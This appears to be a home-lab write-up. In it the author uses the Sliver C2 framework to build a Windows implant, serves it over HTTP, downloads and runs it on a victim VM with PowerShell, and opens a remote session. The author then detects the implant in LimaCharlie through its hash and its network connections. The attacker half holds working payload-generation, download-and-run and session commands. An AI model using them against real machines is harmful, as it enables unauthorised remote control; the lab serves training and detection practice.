

Description: The goal of this project is to showcase, from the attacker's point of view, how to use C2 payload on a Windows device. Additionally, from the SOC analyst's perspective, the project demonstrates how to identify and mitigate such an attack.

Software and tools I use: Vmware Workstation Pro, Ubuntu Server(attacker), Windows 11(victim), Sliver Command (Offensive tool).

Project:

To start the project, I will start from an attacker's perspective to create a C2 Payload using Sliver Command. I need to type `sudo su` to make a privileged user and then I will launch the Sliver tools by typing `sliver-server` on the terminal to do that. It will open like this:

```
(root@kali)-[/home/kali]
# sliver-server

File System
┌───┬───┬───┬───┬───┬───┐
│S.  │L.  │I.  │V.  │E.  │R.  │
│:∧: │:∧: │(∨) │:(): │(∨) │:(): │
│:∨: │( ) │:∨: │(): │:∨: │(): │
│'--'S│'--'L│'--'I│'--'V│'--'E│'--'R│
└───┬───┬───┬───┬───┬───┘

All hackers gain conspire
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```

I will create C2 Payload by typing `generate --http 192.168.177.131 --save /opt/sliver`. This command uses Kali Linux IP address to create C2 Payload and save it to /opt/sliver location.

```
[server] sliver > generate --http 192.168.177.131 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled

[*] Build completed in 31s
[*] Implant saved to /opt/sliver/BROAD_REPLICATION.exe

[server] sliver >
[server] sliver > █
```

After using this command it created BROAD_REPLICATION.exe. To make sure I can use implants commands to check.

```
[server] sliver > implants
```

Name	Implant Type	Template	OS/Arch	Format	Command & Control	Debug
BROAD_REPLICATION	session	sliver	windows/amd64	EXECUTABLE	[1] https://192.168.177.131	false

```
[server] sliver > █
```

Now I will exit from Sliver. Then I will go to the /opt/sliver location where I save the C2 Payload. Now I have to download the C2 Payload to my victim Windows 11. The best way to do that is to type `python3 -m http.server 80`.

```
(root@kali)-[/opt/sliver]
# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

Now I will go to the victim Windows 11. I will open Windows Powershell and run it as administrator. After that, I will type `IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_REPLICATION.exe`

```
Administrator: Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_REPLICATION.exe
PS C:\Windows\system32>
PS C:\Windows\system32> █
```

Now I will open the C2 Payload in Windows 11 by typing `C:\Users\comed\Downloads\BROAD_REPLICATION.exe`

```
Administrator: Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.177.131/BROAD_REPLICATION.exe -Outfile C:\Users\comed\Downloads\BROAD_REPLICATION.exe
PS C:\Windows\system32>
PS C:\Windows\system32> C:\Users\comed\Downloads\BROAD_REPLICATION.exe
PS C:\Windows\system32> █
```

It seems like nothing happened in Windows 11. Let's go back to the attacker machine. I will open Sliver again and type HTTP to see if anyone tries to open the C2 Payload.

```
(root@kali)-[/opt/sliver]
# sliver-server

All hackers gain deathtouch
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 3dba5434 BROAD_REPLICATION - 192.168.177.130:5501
0 (shouky) - windows/amd64 - Wed, 31 Jul 2024 12:40:56 EDT

[server] sliver > 
```

I can see that one Windows name shouky try to open the C2 Payload. I have a session number with that. To verify it, I can type sessions to see the details.

```
[server] sliver > sessions
```

ID	Name	Transport	Remote Address	Hostname	Username	Operating System	Locale	Last Message	Health
3dba5434	BROAD_REPLICATION	http(s)	192.168.177.130:55010	shouky	SHOUKY\comed	windows/amd64	en-US	Wed Jul 31 12:43:30 EDT 2024 (4s ago)	[ALIVE]

```
[server] sliver > 
```

It shows the ID number and sees if the device is on or not. Now I will type use 3dba5434.

```
[server] sliver > use 3dba5434

[*] Active session BROAD_REPLICATION (3dba5434-6904-4fd0-bbc9-82a876b95e6d)

[server] sliver (BROAD_REPLICATION) > █
```

Now I have access to the victim Windows. To make sure, I can type whoami and info to get details about the user's Windows.


```
[server] sliver (BROAD_REPLICATION) > whoami
Logon ID: SHOUKY\comed
[*] Current Token ID: SHOUKY\comed
[server] sliver (BROAD_REPLICATION) > info

  Session ID: 3dba5434-6904-4fd0-bbc9-82a876b95e6d
    Name: BROAD_REPLICATION
  Hostname: shouky
    UUID: 50624d56-8dcf-8255-3d37-a86e7e933a6f
  Username: SHOUKY\comed
    UID: S-1-5-21-2022760399-1834987198-525767756-1001
    GID: S-1-5-21-2022760399-1834987198-525767756-1001
    PID: 3416
    OS: windows
  Version: 10 build 22631 x86_64
  Locale: en-US
  Arch: amd64
  Active C2: https://192.168.177.131
  Remote Address: 192.168.177.130:55010
  Proxy URL:
  Reconnect Interval: 1m0s
  First Contact: Wed Jul 31 12:40:56 EDT 2024 (6m8s ago)
  Last Checkin: Wed Jul 31 12:45:06 EDT 2024 (1m58s ago)

[server] sliver (BROAD_REPLICATION) > █
```

From the SOC Analyst's Point of view:

As a SOC Analyst, I am using LimaCharlie to analyze the victim device. First I have to go to the victim's device. In LimaCharlie I have so many options to detect any type of attack.



Burger ▼

Q Search Burger for sensors / indicators...

← Back to Sensors

SHOUKY.LOCALDOMAIN

Overview

Analytics

Artifacts

Autoruns

Console

Detections

Drivers

Event Collection

File System

Integrity Monitoring

Live Feed

Network

Packages

Processes

Services

Timeline

Users

shouky.localdomain ✓

Sensor Details

Hostname

shouky.localdomain

Network Access

Allowed

Isolate From Network

Seal Status

Not Sealed

Seal

Last Time Alive

2024-07-31 16:43:27

External IP

96.239.27.135

Sensor ID

bf9b1641-3f72-4b67-815d-ad6107031bb2

Installer ID

ffd3303b-8442-4f52-b2c1-c61483d66fcb

Tags

Select tags...

Other Sensors on this Device

No other sensors on this device.

I know where the C2 Payload files have been downloaded and to make it fast, I can go to the File System option to see all the files of Windows 11 victim computer.

File System						
c:\				Filter search by keyword		
Name	Path	Size	Created	Modified	Accessed	Attributes
\$Recycle.Bin	c:\\$Recycle.Bin	-	2022-05-07 05:24:50	2024-07-25 21:04:26	2024-07-31 16:53:38	DIR HIDDEN SYS
Documents and Settings	c:\Documents and Settings	-	2024-07-23 20:44:09	2024-07-23 20:44:09	2024-07-23 20:44:09	DIR HIDDEN SYS
OneDriveTemp	c:\OneDriveTemp	-	2024-07-24 00:21:43	2024-07-24 00:21:43	2024-07-24 00:21:43	DIR HIDDEN
PerfLogs	c:\PerfLogs	-	2022-05-07 05:24:50	2022-05-07 05:24:50	2022-05-07 05:24:50	DIR
Program Files	c:\Program Files	-	2022-05-07 05:24:50	2024-07-23 20:42:36	2024-07-25 20:10:31	DIR RO
Program Files (x86)	c:\Program Files (x86)	-	2022-05-07 05:24:50	2022-05-07 06:10:52	2024-07-25 20:10:31	DIR RO
ProgramData	c:\ProgramData	-	2022-05-07 05:24:50	2024-07-25 20:32:06	2024-07-31 16:45:54	DIR HIDDEN
Recovery	c:\Recovery	-	2022-05-07 05:24:50	2024-07-23 20:43:33	2024-07-23 20:43:33	DIR HIDDEN
System Volume Information	c:\System Volume Information	-	2024-07-23 20:42:09	2024-07-23 17:52:13	2024-07-25 20:10:28	DIR HIDDEN SYS
Users	c:\Users	-	2022-05-07 05:17:22	2024-07-23 23:30:31	2024-07-31 16:43:13	DIR RO
Windows	c:\Windows	-	2022-05-07 05:17:22	2024-07-24 00:32:04	2024-07-31 16:43:13	DIR
DumpStack.log.tmp	c:\DumpStack.log.tmp	12.00 KB	2024-07-23 20:42:10	2024-07-25 21:04:21	2024-07-25 21:04:21	HIDDEN SYS EXEC
pagefile.sys	c:\pagefile.sys	190.00 MB	2024-07-23 20:42:09	2024-07-25 21:04:21	2024-07-25 21:04:21	HIDDEN SYS EXEC
swapfile.sys	c:\swapfile.sys	272.00 MB	2024-07-23 20:42:10	2024-07-31 16:57:52	2024-07-31 16:57:52	HIDDEN SYS EXEC

I can search the specific path and I will type C:\Users\comed\Downloads.

File System						
C:\Users\comed\Downloads				Filter search by keyword		
Name	Path	Size	Created	Modified	Accessed	Attributes
BROAD_REPLICATION.exe	C:\Users\comed\Downl...ROAD_REPLICATION.exe	15.29 MB	2024-07-25 21:54:39	2024-07-25 21:55:04	2024-07-31 16:56:32	EXEC
desktop.ini	C:\Users\comed\Downloads\desktop.ini	202 bytes	2024-07-23 17:56:24	2024-07-23 17:56:24	2024-07-31 16:44:18	HIDDEN SYS EXEC
lc_sensor.exe	C:\Users\comed\Downloads\lc_sensor.exe	761.30 KB	2024-07-24 01:04:55	2024-07-24 01:04:56	2024-07-25 21:52:35	EXEC
MEANINGFUL_SATIN.exe	C:\Users\comed\Downl...MEANINGFUL_SATIN.exe	15.42 MB	2024-07-25 20:58:58	2024-07-25 21:05:37	2024-07-31 16:54:02	EXEC

Right now, I need to find out that BROAD_REPLICATION.exe is C2 Payload. I will scan the file.

C:\Users\comed\Downloads\desktop.ini
202 bytes
2024-07-23 17:56:24
2024-07-23 17:56:24

C:\Users\comed\Downloads\lc_sensor.exe
761.30 KB
2024-07-24 01:04:55
2024-07-24 01:04:56


C:\Users\comed\Downloads\BROAD_REPLICATION.exe

Hash


0f2ee63c08951a387169e1a6b1b4c1940c655bcf5ca55523efbce576d8e6c2fa

Search hash on VirusTotal

2024-07-25 21:05:37



After scanning, it said the item was not found. It does not mean that this file is innocent. Maybe the VirtusTotal never seen this type of file. Now I will go back and go to the timeline option.



I am looking for a BROAD_REPLICATION.exe so I can search the file in Quick Search.

2024-07-31 16:40:01	NEW_PROCESS	Process (PID): BROAD_REPLICATION.exe (3416)	Path: C:\Users\comed\Downloads\BROAD_REPLICATION.exe\
2024-07-31 16:40:02	CODE_IDENTITY	Hash: 0f2ee63c08951a387169e1a6b1b4c1940c655bcf5ca55523c	
2024-07-31 16:40:03	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 1
2024-07-31 16:40:06	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 1
2024-07-31 16:40:17	NETWORK_CONNECTIONS	Connections: 2 Process (PID): BROAD_REPLICATION.exe (3416)	
2024-07-31 16:41:09	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 1
2024-07-31 16:41:09	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 1
2024-07-31 16:41:09	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 1
2024-07-31 16:41:19	NETWORK_CONNECTIONS	Connections: 4 Process (PID): BROAD_REPLICATION.exe (3416)	

If I look carefully at the timeline that after BROAD_REPLICATION.exe opens, the network connections have been established. So it tells me that this C2 Payload helps the attacker to establish a network connection so that the attacker can get access to the victim's Computer. That is how to detect C2 Payload from the SOC Analyst's point of view.